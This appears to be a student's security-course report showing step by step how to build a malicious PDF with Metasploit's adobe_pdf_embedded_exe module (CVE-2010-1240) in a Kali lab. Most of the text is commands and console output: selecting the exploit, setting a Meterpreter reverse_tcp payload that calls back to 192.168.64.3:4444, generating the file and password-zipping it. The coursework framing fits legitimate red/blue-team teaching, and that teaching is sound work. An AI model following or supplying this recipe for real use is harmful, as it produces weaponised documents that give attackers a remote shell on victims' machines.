Malicious PDF File Creation - No. 18

Goal: 1) Creating (red team) and 2) Analyzing (blue team) a malicious PDF

Cautions: PLEASE HANDLE MALICIOUS FILES WITH CARE. DO NOT CLICK ON OR EXECUTE THEM. YOU NEED TO CREATE OR DOWNLOAD THEM INTO YOUR MINI-VIRTUAL LAB AND ANALYZE THEM THERE WITHOUT EXECUTING THEM.

Report for Assignment 1 stage 1. I.e., creating a malicious PDF file using the Kalli Linux Metasploit too

Stage 1.
Deliverable: A malicious PDF file and a separate documentation file explaining how you created the pdf file along with some snapshots and also the secret code you have embedded into the shellcode. You may need to zip the pdf file and create a password for unzipping it (share the password in your documentation) so the browsers cannot open it


The setup has been used in virtual environment with kali Linux operating system.

Steps for creating the pdf:


Step 1:
Accessing and using the Metasploit Framework through a command line interface.
msfconsole will start with the following Command.
$ msfconsole
(Note: user root access need)

Step 2:
Searching for windows adobe pdf: we will look for the "adobe pdf" exploit. We will see many exploits in Metasploit. The command is as follows:

$ search windows adobe pdf



Following the step, we used 7
i.e. ***exploit/windows/fileformat/adobe_pdf_embedded_exe*** which is designed for Windows as follows:
$ use 7 or ***use exploit/windows/fileformat/adobe_pdf_embedded_exe***



Step 3:
Followed by that Enter the Command "***Show options***" command to view the information about this exploit that is currently available to us.
$ show options

```
root@kali: /home/saroj ×   saroj@kali: ~ ×
msf6 > us 7
[-] Unknown command: us
msf6 > use 7
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                          Required  Description
   ----            ---------------                                          --------  -----------
   EXENAME                                                                  no        The Name of payload exe.
   FILENAME        evil.pdf                                                 no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-       yes       The Input PDF filename.
                   2010-1240/template.pdf
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do        no        The message to display in the File: area
                   not show this message again" box and press Open.

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.64.3     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
```

This will display the basic information, such as the name of the PDF file and its location, by default. We can alter it and then produce our malicious PDF file.

Step 4:

We have set the file name launch message and choose payload for the pdf file.

set FILENAME cs6345Assignment1.pdf

set LAUNCH_MESSAGE CS^#$% Assignment 1 – (SECRET CODE)

show payloads command to see list of payloads.

```
File  Actions  Edit  View  Help
root@kali: /home/saroj ×   saroj@kali: ~ ×
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME cs6345Assignment1.pdf
FILENAME => cs6345Assignment1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE CS^#$% Assignment 1
LAUNCH_MESSAGE => CS^#$% Assignment 1
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show payloads

Compatible Payloads
===================

   #    Name                                                  Disclosure Date  Rank    Check  Description
   -    ----                                                  ---------------  ----    -----  -----------
   0    payload/generic/custom                                                 normal  No     Custom Payload
   1    payload/generic/debug_trap                                             normal  No     Generic x86 Debug Trap
   2    payload/generic/shell_bind_tcp                                         normal  No     Generic Command Shell,
Bind TCP Inline
   3    payload/generic/shell_reverse_tcp                                      normal  No     Generic Command Shell,
Reverse TCP Inline
   4    payload/generic/ssh/interact                                           normal  No     Interact with Establish
ed SSH Connection
   5    payload/generic/tight_loop                                             normal  No     Generic x86 Tight Loop
   6    payload/windows/custom/bind_hidden_ipknock_tcp                         normal  No     Windows shellcode stage
, Hidden Bind Ipknock TCP Stager
   7    payload/windows/custom/bind_hidden_tcp                                 normal  No     Windows shellcode stage
, Hidden Bind TCP Stager
   8    payload/windows/custom/bind_ipv6_tcp                                   normal  No     Windows shellcode stage
, Bind IPv6 TCP Stager (Windows x86)
   9    payload/windows/custom/bind_ipv6_tcp_uuid                              normal  No     Windows shellcode stage
, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   10   payload/windows/custom/bind_named_pipe                                 normal  No     Windows shellcode stage
, Windows x86 Bind Named Pipe Stager
   11   payload/windows/custom/bind_nonx_tcp                                   normal  No     Windows shellcode stage
, Bind TCP Stager (No NX or Win7)
   12   payload/windows/custom/bind_tcp                                        normal  No     Windows shellcode stage
, Bind TCP Stager (Windows x86)
   13   payload/windows/custom/bind_tcp_rc4                                    normal  No     Windows shellcode stage
, Bind TCP Stager (RC4 Stage Encryption, Metasm)
```

Step 5:

We have ***set PAYLOAD payload/windows/meterpreter/reverse_tcp.***

```
File  Actions  Edit  View  Help
root@kali: /home/saroj ×    saroj@kali: ~ ×
  211  payload/windows/vncinject/reverse_tcp_uuid                          normal  No     VNC Server (Reflective
Injection), Reverse TCP Stager with UUID Support
  212  payload/windows/vncinject/reverse_winhttp                            normal  No     VNC Server (Reflective
Injection), Windows Reverse HTTP Stager (winhttp)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD payload/windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                  Required  Description
   ----            ---------------                                  --------  -----------
   EXENAME                                                          no        The Name of payload exe.
   FILENAME        cs6345Assignment1.pdf                            no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-  yes       The Input PDF filename.
                   2010-1240/template.pdf
   LAUNCH_MESSAGE  CS^#$% Assignment 1                              no        The message to display in the File: area


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.64.3     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True  (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)
```

Step 6:

We have created the malicious pdf ***cs6345Assignment1.pdf.***

```
File  Actions  Edit  View  Help
root@kali: /home/saroj ×    saroj@kali: ~ ×
Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run
[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'cs6345Assignment1.pdf' file ...
[+] cs6345Assignment1.pdf stored at /root/.msf4/local/cs6345Assignment1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > pwd
[*] exec: pwd

/home/saroj
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > mv /root/.msf4/local/cs6345Assignment1.pdf /home/saroj
[*] exec: mv /root/.msf4/local/cs6345Assignment1.pdf /home/saroj

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > ls
[*] exec: ls

cs6345Assignment1.pdf  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > cat cs6345Assignment1.pdf
[*] exec: cat cs6345Assignment1.pdf

%PDF-1.0
1 0 obj
<<
        /Pages 2 0 R
        /Type /Catalog
>>
endobj
2 0 obj
```

Step 7:

We can pdf file contains the media box which will shows the message.

```
File  Actions  Edit  View  Help
root@kali: /home/saroj ×    saroj@kali: ~ ×
cs6345Assignment1.pdf  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > cat cs6345Assignment1.pdf
[*] exec: cat cs6345Assignment1.pdf

%PDF-1.0
1 0 obj
<<
        /Pages 2 0 R
        /Type /Catalog
>>
endobj
2 0 obj
<<
        /Count 1
        /Kids [ 3 0 R ]
        /Type /Pages
>>
endobj
3 0 obj
<<
        /Contents 4 0 R
        /Parent 2 0 R
        /Resources <<
                /Font <<
                        /F1 <<
                                /Type /Font
                                /Subtype /Type1
                                /BaseFont /Helvetica
                                /Name /F1
                        >>
                >>
        >>
        /Type /Page
        /MediaBox [ 0 0 795 842 ]
>>
endobj
```

Step 8:

Zip the pdf with password **cs^#$%**

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > zip --password cs^#$% cs6345Assignemnt.zip cs6345Assignment1.pdf
[*] exec: zip --password cs^#$% cs6345Assignemnt.zip cs6345Assignment1.pdf

  adding: cs6345Assignment1.pdf (deflated 2%)
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```